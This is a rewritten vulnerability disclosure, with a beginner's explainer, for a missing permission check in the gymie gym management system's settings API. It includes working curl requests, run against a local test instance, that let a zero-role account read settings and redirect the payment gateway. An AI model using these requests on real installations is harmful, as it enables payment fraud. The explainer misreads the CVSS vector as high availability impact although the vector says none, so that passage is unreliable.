How I Found a Missing Authorization Bug in an Open-Source Gym Man
The settings API controller in an open-source gym management system lacked the permission check that every other controller used. Any authenticated user, even one with no roles, could read and overwrite system-wide configuration such as the payment gateway provider and tax rates.
Muhamadfadhilfaturohman Follow
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
gymie (lubusIN/gymie) is an open-source gym and club management system written in PHP on Laravel 12, with more than 480 GitHub stars and a live instance at gymie.in. The project is used by real fitness centres, and its API layer under /api/v1/ powers integrations and mobile clients, which is why the API's authorisation behaviour matters for every installation.
The feature at the centre of this report is the settings endpoint. SettingsController reads and writes system-wide configuration: the payment gateway provider, tax rates, invoice sequences, notification templates and other business configuration. Reading it should be an administrative action; writing it changes how the installation processes money.
The researcher is an Industrial Engineering student, and the work described here is a source code review followed by a local proof of concept and a disclosure to the maintainers. The advisory is GHSA-88p9-xjpj-4jqp, classified as CWE-862 Missing Authorization.
Setup
The target details given in the report are:
| Item | Value |
|---|---|
| Project | gymie (lubusIN/gymie) |
| Language | PHP / Laravel 12 |
| Branch | 3.x (the only supported version) |
| Stars | 480+ |
| Live at | gymie.in |
For the proof of concept the researcher set up a local gymie instance and created a test account with no roles assigned. The API was reached at http://[redacted]:8000/api/v1/. The bearer token returned at login was saved and reused for every subsequent request. Responses were piped through python3 -m json.tool for readability.
Finding it
The review started in the API controllers directory:
app/Http/Controllers/Api/V1/
Every controller opened had the same pattern at the top of its sensitive methods:
$this->requirePermission('members.view');
Then the researcher opened SettingsController.php and found the two methods below, with no requirePermission() call anywhere in the file:
public function show(Request $request): JsonResponse{ $settings = app(SettingsRepository::class)->get(); return response()->json(['data' => $settings]);}public function update(SettingsUpdateRequest $request): JsonResponse{ $repo = app(SettingsRepository::class); $existing = $repo->get(); $validated = $request->validated(); $updated = array_replace_recursive($existing, $validated); $repo->put($updated); return response()->json(['data' => $repo->get()]);}
The question that followed was whether any authenticated user, even one with zero roles, could actually call these endpoints. The answer was yes.
To show the contrast across the codebase, the researcher ran a single command:
echo "=== Controllers WITH requirePermission ===" && \grep -rn "requirePermission" app/Http/Controllers/Api/V1/ && \echo "" && \echo "=== SettingsController (NO requirePermission) ===" && \cat app/Http/Controllers/Api/V1/SettingsController.php \| grep -n "function\|requirePermission"

The screenshot shows the grep output. The controllers with permission checks and their counts are:
- EnquiriesController:
requirePermissionx4 - MembersController:
requirePermissionx4 - UsersController:
requirePermissionx4 - PlansController:
requirePermissionx4 - SubscriptionsController:
requirePermissionx5 - InvoicesController:
requirePermissionx6 - ServicesController:
requirePermissionx3 - ExpensesController:
requirePermissionx4 - RolesController:
requirePermission - InvoiceTransactionsController:
requirePermissionx3
At the bottom, the SettingsController section lists only its two methods:
=== SettingsController (NO requirePermission) ===18: public function show(Request $request): JsonResponse30: public function update(SettingsUpdateRequest $request): JsonResponse
Every other controller enforces authorisation; SettingsController enforces none. In the researcher's reading this is not a design choice but a missed line, and it left the most sensitive configuration endpoint in the application unprotected.
Exploitation
Five steps confirmed full exploitation from a zero-privilege account.

Step 1: Login as zero-privilege user
curl -s -X POST http://[redacted]:8000/api/v1/auth/login \ -H "Content-Type: application/json" \ -d '{"email":"[redacted]","password":"hacked123"}' \ | python3 -m json.tool
The login response confirmed "roles": [], meaning zero privileges were assigned. A bearer token was returned and saved for all subsequent requests.

Step 2: Read all system settings (should be admin-only)
curl -s -X GET http://[redacted]:8000/api/v1/settings \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
The response was 200 OK and exposed the full settings, including:
"payments": { "provider": "stripe" },"charges": { "taxes": "99" }
Invoice sequences, notification templates and all business configuration were visible to a zero-privilege user.


Step 3: Overwrite payment gateway and tax rate
curl -s -X PUT http: -H "Authorization: Bearer <token>" \ -H "Content-Type: application/json" \ -d '{"payments":{"provider":"attacker_gateway"},"charges":{"taxes":"99"}}' \ | python3 -m json.tool
The request body replaces the payment provider with attacker_gateway and sets the tax rate to 99. The response was 200 OK: the settings were permanently overwritten without any authorisation check.
Step 4: Verify persistence
curl -s -X GET http://[redacted]:8000/api/v1/settings \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
The response confirmed the new values:
"payments": { "provider": "attacker_gateway" },"charges": { "taxes": "99" }
The change was written to the database and persisted across requests. Any new payment processed by the system would now route through the attacker-controlled gateway.

Step 5: Negative control
curl -s -X GET http://[redacted]:8000/api/v1/members \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
The response was a 403 abort, and the stack trace confirmed that requirePermission() was triggered in MembersController.php at line 26.
This step is deliberate. It shows that the authorisation system works correctly everywhere else, so SettingsController was simply the one place the check was never added. In the researcher's words, it removes any "intended behaviour" defence before it can be raised.
Root cause
SettingsController::show() and SettingsController::update() never call requirePermission(), while every other API controller in app/Http/Controllers/Api/V1/ does. The requests carry a valid bearer token, but nothing checks what the caller is allowed to do. A user whose token carries "roles": [] can therefore call these endpoints.
The update() method takes the validated request body and merges it into the existing settings with array_replace_recursive(), then writes the result back through the repository. Because no permission gate sits in front of that merge, any authenticated caller can supply the values that get persisted.
Impact
Any authenticated user, including accounts with "roles": [], can:
- Read sensitive business configuration, including the payment provider.
- Redirect the payment gateway to an attacker-controlled processor, affecting 100% of future transactions on the installation.
- Manipulate tax rates across all future invoices.
- Alter invoice numbering sequences and notification templates.
The report states that this affects all gymie installations running branch 3.x, the only currently supported version. The researcher's assessment is:
CVSS 3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:NScore: 8.8 — HighCWE: CWE-862 Missing Authorization
Fix
The report proposes a fix of two lines, one permission check in each method, consistent with every other controller in the codebase:
public function show(Request $request): JsonResponse{ $this->requirePermission('settings.view'); $settings = app(SettingsRepository::class)->get(); return response()->json(['data' => $settings]);}public function update(SettingsUpdateRequest $request): JsonResponse{ $this->requirePermission('settings.update'); $repo = app(SettingsRepository::class); $existing = $repo->get(); $validated = $request->validated(); $updated = array_replace_recursive($existing, $validated); $repo->put($updated); return response()->json(['data' => $repo->get()]);}
The disclosure timeline in the report is (CVE assignment and patch release were still pending):
Aug 18, 2026 → Vulnerability discovered via source code reviewAug 18, 2026 → PoC confirmed, reported to [redacted] 18, 2026 → GitHub Security Advisory opened: GHSA-88p9-xjpj-4jqpAug 18, 2026 → Maintainer acknowledged within hoursSep 02, 2026 → Advisory published by maintainer (Ajit Bohra)Sep 02, 2026 → CVE requested by maintainer[Pending] → CVE assigned[Pending] → Patch released
Variants to test
- Grep for controllers that never call the permission helper. On a Laravel codebase, list every controller under the API directory and compare it against the set of files that reference the authorisation method. A positive result is a controller with sensitive read or write methods and zero references, as happened here with
SettingsController. - Enumerate every route and call it with a zero-role token. Log in as an account with an empty roles array, then issue GET, POST, PUT and DELETE requests against each documented API route. A positive result is a 200 response where the equivalent call from an unprivileged account should be 403.
- Test write methods separately from read methods. A controller may guard
show()but forgetupdate(), or guard the collection route but not the item route. A positive result is a successful state change, confirmed by a follow-up GET that returns the modified value. - Check settings-style endpoints for mass assignment through recursive merge. Where an update handler merges the request body into stored configuration, send nested keys that change payment, tax or notification behaviour. A positive result is the new value persisting in the database and appearing in later responses.
- Use a negative control on a neighbouring endpoint. Call an endpoint known to be protected with the same token and confirm it returns 403 with the permission check in the stack trace. This demonstrates that the gap is specific to the endpoint under test rather than a broken authorisation system overall.
- Review the permission names used elsewhere. If other controllers use names such as
members.view, check whether asettings.viewandsettings.updatepermission exist in the roles and permissions tables. A positive result is that the permissions are defined but never enforced on the settings routes.
What happened, in plain words
A student who studies Industrial Engineering, not computer science, read the source code of a free gym management program called gymie. He noticed that almost every part of the program that answers requests from apps and phones first asks a simple question: "is this person allowed to do this?" One part did not ask. That part controls the gym's money settings: which payment company receives the money, how much tax is added, and how invoices are numbered.
Because that one check was missing, any logged-in user, even one with no permissions at all, could read those settings and change them. He proved it on his own computer, reported it to the people who maintain the program, and a security advisory, GHSA-88p9-xjpj-4jqp, was published. The bug class is called CWE-862 Missing Authorization.
This article walks through the same story from the beginning, explaining each idea as it appears. You only need to know how to use a browser and a computer.
Some words you will meet first
Before the story, a few everyday comparisons.
A server and a client. A server is a computer somewhere that holds data and answers questions. A client is the program asking, usually your browser or a phone app. Think of a restaurant: the kitchen is the server, you are the client, and the waiter carries messages between you.
An API. An API is the set of doors and counters through which a program asks the server for things, without a human clicking buttons. In a restaurant, the menu and the ordering counter are the API: a fixed list of things you can ask for, in a fixed way. gymie's API lives under a path starting with /api/v1/, which is simply the address prefix for version 1 of those doors.
An endpoint. One specific door in that API. GET /api/v1/settings is one endpoint, PUT /api/v1/settings is another. Each endpoint has an address (the URL) and a method (the verb, explained below).
HTTP methods. The verb attached to a request. GET means "give me something". POST means "create something" or "submit something". PUT means "replace this with what I send". DELETE means "remove this".
A request and a response. A request is the message the client sends: the address, the verb, some headers (extra information) and sometimes a body (the data being sent). A response is the server's reply: a status code, some headers and usually a body.
Status codes. Three-digit numbers that summarise the reply. 200 OK means it worked. 403 Forbidden means the server understood you but refuses. 401 Unauthorized means it does not know who you are.
Authentication versus authorisation. Authentication answers "who are you?". Authorisation answers "what are you allowed to do?". Showing a membership card at the door is authentication. The card saying you may use the pool but not the sauna is authorisation. The bug in this story is entirely about the second one.
A token. A long random string the server gives you after you log in, which you show on every later request instead of your password. Like a cloakroom ticket: the attendant gives it to you once, and you hand it back to claim your coat. A bearer token is a token where simply possessing it is enough; anyone holding it is treated as you. It travels in a request header that looks like Authorization: Bearer <token>.
A role. A label attached to a user account, such as "admin" or "member". Permissions are usually granted to roles, and roles to users. A user with "roles": [] has an empty list, so no role and therefore no permissions.
Source code. The human-written instructions that make up a program, before the computer turns them into something runnable. Reading source code is like reading a recipe rather than tasting the dish.
A controller. In the Laravel framework (a toolkit for building web applications in the PHP language), a controller is the file that handles a group of related requests. One controller might handle everything about members, another everything about invoices.
A repository (in code terms). A class whose job is to fetch and store data, so the controller does not have to talk to the database directly. Think of it as the storeroom clerk: the controller asks the clerk for the settings, and the clerk goes to the shelf.
A database. Organised storage on disk, where the server keeps data between requests. If a change is written to the database, it survives restarts and shows up in later requests. That is what "persistent" means.
A proof of concept (PoC). A small, repeatable demonstration that a bug is real, not theoretical. It is the difference between saying "this door looks unlocked" and opening it and walking through.
A negative control. A test you expect to fail, run to show that your test setup is sound. If a door you know is locked stays locked, then the door that opened really was unlocked, and you did not simply break every door in the building.
Responsible disclosure. Telling the people who maintain a program about a bug privately, giving them time to fix it, instead of publishing it or using it. Like telling a shopkeeper their back door is open rather than announcing it to the street.
A CVE and a GHSA. A CVE is a globally unique identifier for a publicly known security flaw. A GHSA is a GitHub Security Advisory, the entry GitHub publishes for a flaw in a project hosted there. Both are catalogue numbers, so people can refer to the same bug unambiguously.
CVSS. A scoring system for the severity of a flaw, from 0 to 10. It is built from a set of letters and values, each describing one aspect of the bug.
CWE-862. A catalogue entry for "Missing Authorization": the program knows who you are but never checks what you may do.
The target
The report gives these details about the project:
| Item | Value |
|---|---|
| Project | gymie (lubusIN/gymie) |
| Language | PHP / Laravel 12 |
| Branch | 3.x (the only supported version) |
| Stars | 480+ |
| Live at | gymie.in |
A few explanations. Open source means the source code is published for anyone to read, usually on GitHub. GitHub is a website where code projects live, with a star button that works like a "like": 480+ stars means the project is reasonably popular. PHP is a programming language used a lot on the web, and Laravel is a popular toolkit built on top of it. A branch is a line of development inside a project; 3.x is the only version the maintainers still support, so bugs there matter most.
gymie is a gym and club management system: software a fitness centre uses to track members, plans, subscriptions, invoices and payments. Its API layer under /api/v1/ is what integrations and mobile apps talk to, which is why the API's behaviour matters for every installation, not just the demo site.
The feature at the centre of the report is the settings endpoint. SettingsController reads and writes system-wide configuration: the payment gateway provider, tax rates, invoice sequences, notification templates and other business configuration. A payment gateway is the company that actually moves money, such as a card processor. Reading these settings should be an administrative action; writing them changes how the installation processes money.
Finding it
The review started in the directory that holds the API controllers:
app/Http/Controllers/Api/V1/
This is a folder path. On a computer, folders are nested; this one says: inside app, inside Http, inside Controllers, inside Api, inside V1. The V1 is the same version 1 as in the URL prefix. Every controller in that folder handles one family of API requests.
Every controller the researcher opened had the same pattern at the top of its sensitive methods:
$this->requirePermission('members.view');
Line by line: $this-> means "on this controller itself". requirePermission is a function, a named block of code that does one job. The name is chosen by the developers and reads like English: require permission. The text in quotes, 'members.view', is the name of the specific permission being demanded, here "may view members". So the line says: before doing anything else in this method, check that the caller holds the permission called members.view, and stop them if not. A method is a named block of code inside a class that handles one kind of request; show and update below are methods.
Then the researcher opened SettingsController.php and found the two methods below, with no requirePermission() call anywhere in the file:
public function show(Request $request): JsonResponse{ $settings = app(SettingsRepository::class)->get(); return response()->json(['data' => $settings]);}public function update(SettingsUpdateRequest $request): JsonResponse{ $repo = app(SettingsRepository::class); $existing = $repo->get(); $validated = $request->validated(); $updated = array_replace_recursive($existing, $validated); $repo->put($updated); return response()->json(['data' => $repo->get()]);}
This is dense, so take it slowly.
public function show(Request $request): JsonResponse declares a method called show. public means other code may call it. Request $request means it receives the incoming request as an object named $request. : JsonResponse says it will hand back a response in JSON format. JSON is a plain-text way of writing structured data, with curly braces for objects and square brackets for lists; it is what most APIs speak.
Inside show: $settings = app(SettingsRepository::class)->get(); asks the application for the settings repository (the storeroom clerk described earlier) and calls its get() method, storing the result in a variable called $settings. Then return response()->json(['data' => $settings]); builds a JSON response whose data field holds those settings and sends it back. In plain words: "fetch the settings and return them". No permission check anywhere.
Inside update: $repo = app(SettingsRepository::class); gets the same repository. $existing = $repo->get(); reads the settings as they are now. $validated = $request->validated(); takes the incoming request body after Laravel has checked it against the rules declared in SettingsUpdateRequest, keeping only the fields that passed. $updated = array_replace_recursive($existing, $validated); merges the new values into the old ones. Recursive means it goes down into nested sections rather than replacing a whole section at once: if the old settings have a payments section with several fields and the request sends only provider, the other fields in payments survive and only provider changes. $repo->put($updated); saves the merged result. Finally the method returns the freshly read settings as JSON. In plain words: "take what the caller sent, blend it into the current settings, save, and show the result". Again, no permission check.
The question that followed was whether any logged-in user, even one with zero roles, could actually call these endpoints. The answer was yes.
To show the contrast across the codebase, the researcher ran a single command:
echo "=== Controllers WITH requirePermission ===" && \grep -rn "requirePermission" app/Http/Controllers/Api/V1/ && \echo "" && \echo "=== SettingsController (NO requirePermission) ===" && \cat app/Http/Controllers/Api/V1/SettingsController.php \| grep -n "function\|requirePermission"
This is a shell command, typed into a terminal, the text window where you type commands instead of clicking. Line by line:
echo "=== Controllers WITH requirePermission ==="prints a heading so the output is readable.&&means "and then, only if the previous part succeeded".grep -rn "requirePermission" app/Http/Controllers/Api/V1/searches. grep is a search tool for text.-rmeans search recursively through every file in the folder and its subfolders.-nmeans show the line number of each match. The quoted text is what to look for. So: find every line in every API controller that mentionsrequirePermission.echo ""prints a blank line as a separator.echo "=== SettingsController (NO requirePermission) ==="prints the second heading.cat app/Http/Controllers/Api/V1/SettingsController.phpprints the whole file to the screen. cat is short for concatenate; here it just dumps the file.|is a pipe: it takes the output of the left side and feeds it as input to the right side. Think of it as plumbing between two tools.grep -n "function\|requirePermission"filters that file's text, keeping only lines containingfunctionorrequirePermission. The\|inside the quotes means "or".-nagain adds line numbers.
The purpose of the command is comparison: one half lists every place the permission check appears, the other half lists the settings file's methods and any permission checks in it. If the second half shows methods but no checks, the gap is visible in a single screen.
The screenshot shows the grep output. The controllers with permission checks and their counts are:
- EnquiriesController:
requirePermissionx4 - MembersController:
requirePermissionx4 - UsersController:
requirePermissionx4 - PlansController:
requirePermissionx4 - SubscriptionsController:
requirePermissionx5 - InvoicesController:
requirePermissionx6 - ServicesController:
requirePermissionx3 - ExpensesController:
requirePermissionx4 - RolesController:
requirePermission - InvoiceTransactionsController:
requirePermissionx3
Each line is one controller file and the number of times the permission check appears inside it. Enquiries, members, users, plans, subscriptions, invoices, services, expenses, roles and invoice transactions all guard their sensitive methods. The counts differ because some controllers have more sensitive methods than others.
At the bottom, the SettingsController section lists only its two methods:
=== SettingsController (NO requirePermission) ===18: public function show(Request $request): JsonResponse30: public function update(SettingsUpdateRequest $request): JsonResponse
Line by line: the heading repeats the point. 18: is the line number in the file, and the text after it is the declaration of the show method. 30: is another line number, with the declaration of the update method. Those are the only two lines the filter kept, which means the words requirePermission do not appear anywhere in that file.
Every other controller enforces authorisation; SettingsController enforces none. In the researcher's reading this is not a design choice but a missed line, and it left the most sensitive configuration endpoint in the application unprotected.
Exploitation
For the proof of concept the researcher set up a local gymie instance and created a test account with no roles assigned. Local means running on his own computer rather than on the public internet, so nothing he did affected real gyms. The API was reached at http://[redacted]:8000/api/v1/. [redacted] is the special address a computer uses to refer to itself, often called localhost, and 8000 is the port, the numbered door on that machine where the web server listens. Responses were piped through python3 -m json.tool for readability: that command takes JSON text and prints it neatly indented, which matters when a response is long.
Five steps confirmed full exploitation from a zero-privilege account. Each step uses curl, a command-line tool for sending HTTP requests by hand, which is useful because it shows exactly what goes over the wire.
Step 1: Login as zero-privilege user
curl -s -X POST http://[redacted]:8000/api/v1/auth/login \ -H "Content-Type: application/json" \ -d '{"email":"[redacted]","password":"hacked123"}' \ | python3 -m json.tool
Line by line:
curlis the tool.-smeans silent: do not print a progress meter, so the output is only the server's reply.-X POSTsets the HTTP method to POST, the verb for submitting something, here a login.http://[redacted]:8000/api/v1/auth/loginis the address of the login endpoint on the local instance.\at the end of a line means the command continues on the next line; it is only for readability.-H "Content-Type: application/json"adds a header telling the server the body is JSON, so it knows how to read it.-d '{"email":"[redacted]","password":"hacked123"}'is the body being sent: an email and a password for the test account. The account name says what it is, a low-privilege user.| python3 -m json.toolpipes the reply into the JSON formatter so it is easy to read.
The login response confirmed "roles": [], meaning zero privileges were assigned. A bearer token was returned and saved for all subsequent requests. This step exists to establish the weakest possible starting point: an account with no roles.
Step 2: Read all system settings (should be admin-only)
curl -s -X GET http://[redacted]:8000/api/v1/settings \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
Line by line: -X GET asks to read something. The address is the settings endpoint. -H "Authorization: Bearer <token>" attaches the token from step 1 in the header the server expects; <token> is a placeholder for the real string, which is not reproduced here. The reply is formatted as JSON. There is no body because a GET only asks for data.
The response was 200 OK and exposed the full settings, including:
"payments": { "provider": "stripe" },"charges": { "taxes": "99" }
This is a fragment of the JSON reply. payments is a section, and inside it provider is set to stripe, the payment company currently in use. charges is another section, and inside it taxes is set to 99. The comma between the two sections separates them. Invoice sequences, notification templates and all business configuration were visible to a zero-privilege user, which they should not have been.
Step 3: Overwrite payment gateway and tax rate
curl -s -X PUT http: -H "Authorization: Bearer <token>" \ -H "Content-Type: application/json" \ -d '{"payments":{"provider":"attacker_gateway"},"charges":{"taxes":"99"}}' \ | python3 -m json.tool
Line by line: -X PUT is the verb for replacing data. The address in the report is truncated to http:, so the full URL is not shown there. The token header is the same as before. The content type says the body is JSON. The body sets payments.provider to attacker_gateway, a made-up name standing in for a payment processor the attacker controls, and sets charges.taxes to 99. The reply is formatted as JSON.
The request body replaces the payment provider with attacker_gateway and sets the tax rate to 99. The response was 200 OK: the settings were permanently overwritten without any authorisation check. This step is the heart of the proof: reading settings is bad, but writing them is what turns a leak into control over money.
Step 4: Verify persistence
curl -s -X GET http://[redacted]:8000/api/v1/settings \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
This is the same read request as step 2, sent again on purpose. A single successful write could be a fluke, a value echoed back without being stored. Asking again, in a separate request, shows whether the change was actually saved.
The response confirmed the new values:
"payments": { "provider": "attacker_gateway" },"charges": { "taxes": "99" }
The change was written to the database and persisted across requests. Any new payment processed by the system would now route through the attacker-controlled gateway. In everyday terms: the shop's card machine has been quietly swapped for one that pays into someone else's account, and it stays swapped.
Step 5: Negative control
curl -s -X GET http://[redacted]:8000/api/v1/members \ -H "Authorization: Bearer <token>" \ | python3 -m json.tool
Line by line: a GET to the members endpoint, with the same token from step 1, formatted as JSON. Nothing new except the address: this is a different feature, the member list, which the same zero-role account has no business reading.
The response was a 403 abort, and the stack trace confirmed that requirePermission() was triggered in MembersController.php at line 26. A stack trace is the list of function calls the program was in the middle of when it stopped, like a receipt showing every step of the order; here it shows the permission check firing.
This step is deliberate. It shows that the authorisation system works correctly everywhere else, so SettingsController was simply the one place the check was never added. In the researcher's words, it removes any "intended behaviour" defence before it can be raised. That defence would be: "maybe the settings endpoint is meant to be open". The negative control answers it before anyone asks, by showing the same account being refused elsewhere.
Root cause
SettingsController::show() and SettingsController::update() never call requirePermission(), while every other API controller in app/Http/Controllers/Api/V1/ does. The requests carry a valid bearer token, but nothing checks what the caller is allowed to do. A user whose token carries "roles": [] can therefore call these endpoints. The door is locked, but the lock only asks whether you have a key, not which rooms it opens.
The update() method takes the validated request body and merges it into the existing settings with array_replace_recursive(), then writes the result back through the repository. Because no permission gate sits in front of that merge, any authenticated caller can supply the values that get persisted.
Impact
Any authenticated user, including accounts with "roles": [], can:
- Read sensitive business configuration, including the payment provider.
- Redirect the payment gateway to an attacker-controlled processor, affecting 100% of future transactions on the installation.
- Manipulate tax rates across all future invoices.
- Alter invoice numbering sequences and notification templates.
The report states that this affects all gymie installations running branch 3.x, the only currently supported version. The researcher's assessment is:
CVSS 3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:NScore: 8.8 — HighCWE: CWE-862 Missing Authorization
Reading the CVSS line: AV:N means attack vector network, reachable over the internet. AC:L means attack complexity low, no special conditions needed. PR:L means privileges required low, any ordinary account is enough. UI:N means user interaction none, no victim has to click anything. S:U means scope unchanged, the impact stays within the affected system. C:H, I:H and A:H mean confidentiality, integrity and availability impact are all high: data can be read, data can be changed, and the service can be disrupted. The combined score is 8.8, rated High. CWE-862 Missing Authorization is the catalogue entry for exactly this kind of flaw.
Fix
The report proposes a fix of two lines, one permission check in each method, consistent with every other controller in the codebase:
public function show(Request $request): JsonResponse{ $this->requirePermission('settings.view'); $settings = app(SettingsRepository::class)->get(); return response()->json(['data' => $settings]);}public function update(SettingsUpdateRequest $request): JsonResponse{ $this->requirePermission('settings.update'); $repo = app(SettingsRepository::class); $existing = $repo->get(); $validated = $request->validated(); $updated = array_replace_recursive($existing, $validated); $repo->put($updated); return response()->json(['data' => $repo->get()]);}
Line by line, the only difference from the vulnerable version is the added line at the top of each method. In show, $this->requirePermission('settings.view'); demands the permission to view settings before anything is fetched. In update, $this->requirePermission('settings.update'); demands the permission to change settings before anything is merged or saved. The rest of both methods is unchanged. The names follow the same pattern as members.view seen earlier, so the fix reads like the rest of the codebase. Nothing exotic: just the line that was always supposed to be there.
The disclosure timeline in the report is:
Aug 18, 2026 → Vulnerability discovered via source code reviewAug 18, 2026 → PoC confirmed, reported to [redacted] 18, 2026 → GitHub Security Advisory opened: GHSA-88p9-xjpj-4jqpAug 18, 2026 → Maintainer acknowledged within hoursSep 02, 2026 → Advisory published by maintainer (Ajit Bohra)Sep 02, 2026 → CVE requested by maintainer[Pending] → CVE assigned[Pending] → Patch released
Each arrow is a date and an event. The bug was found and confirmed the same day, reported to the project's security email address, and a GitHub advisory was opened. A maintainer is one of the people who look after an open-source project; here the maintainer acknowledged within hours. The advisory was published on 2 September 2026, a CVE was requested by the maintainer, and the CVE assignment and the patch release were still pending.
Variants to test
- Grep for controllers that never call the permission helper. On a Laravel codebase, list every controller under the API directory and compare it against the set of files that reference the authorisation method. A positive result is a controller with sensitive read or write methods and zero references, as happened here with
SettingsController. In plain words: make two lists, all controllers and all controllers that check permissions, and look at what is in the first list but not the second. - Enumerate every route and call it with a zero-role token. Log in as an account with an empty roles array, then issue GET, POST, PUT and DELETE requests against each documented API route. A positive result is a 200 response where the equivalent call from an unprivileged account should be 403. A route is one address the application answers on; enumerating means going through them one by one.
- Test write methods separately from read methods. A controller may guard
show()but forgetupdate(), or guard the collection route but not the item route. A positive result is a successful state change, confirmed by a follow-up GET that returns the modified value. The lesson: reading and writing are separate doors and each needs its own lock. - Check settings-style endpoints for mass assignment through recursive merge. Where an update handler merges the request body into stored configuration, send nested keys that change payment, tax or notification behaviour. A positive result is the new value persisting in the database and appearing in later responses. Mass assignment is when a program accepts more fields from the caller than it meant to, because it copies the whole submitted body into its data.
- Use a negative control on a neighbouring endpoint. Call an endpoint known to be protected with the same token and confirm it returns 403 with the permission check in the stack trace. This demonstrates that the gap is specific to the endpoint under test rather than a broken authorisation system overall. This is exactly what step 5 of the proof of concept did.
- Review the permission names used elsewhere. If other controllers use names such as
members.view, check whether asettings.viewandsettings.updatepermission exist in the roles and permissions tables. A positive result is that the permissions are defined but never enforced on the settings routes. In plain words: the permission may already be written down in the rulebook, just never checked at the door.
Lessons from the report
The researcher's own summary is that authorisation inconsistency is your friend: if an application checks auth in 9 places but not the 10th, that is the bug. He was not running automated scanners and was not fuzzing endpoints blindly; he was reading the code the way a developer would, asking one question at each method: does this check who is calling it? The grep output told the whole story in one screenshot: dozens of controllers, hundreds of permission checks, and one controller with none.
His second point is that source code review finds what black-box testing misses. Black-box testing means poking at a running system from outside without seeing its code; it can miss a door nobody thought to try. If your target is open source, read the code first before touching a single endpoint. And the negative control was not an afterthought: showing that the auth system works everywhere else makes the finding undeniable, so build your proof of concept to answer the objections before they are raised.
Glossary
- API: the fixed set of addresses and rules through which one program asks another for data or actions.
- Authentication: proving who you are, usually by logging in.
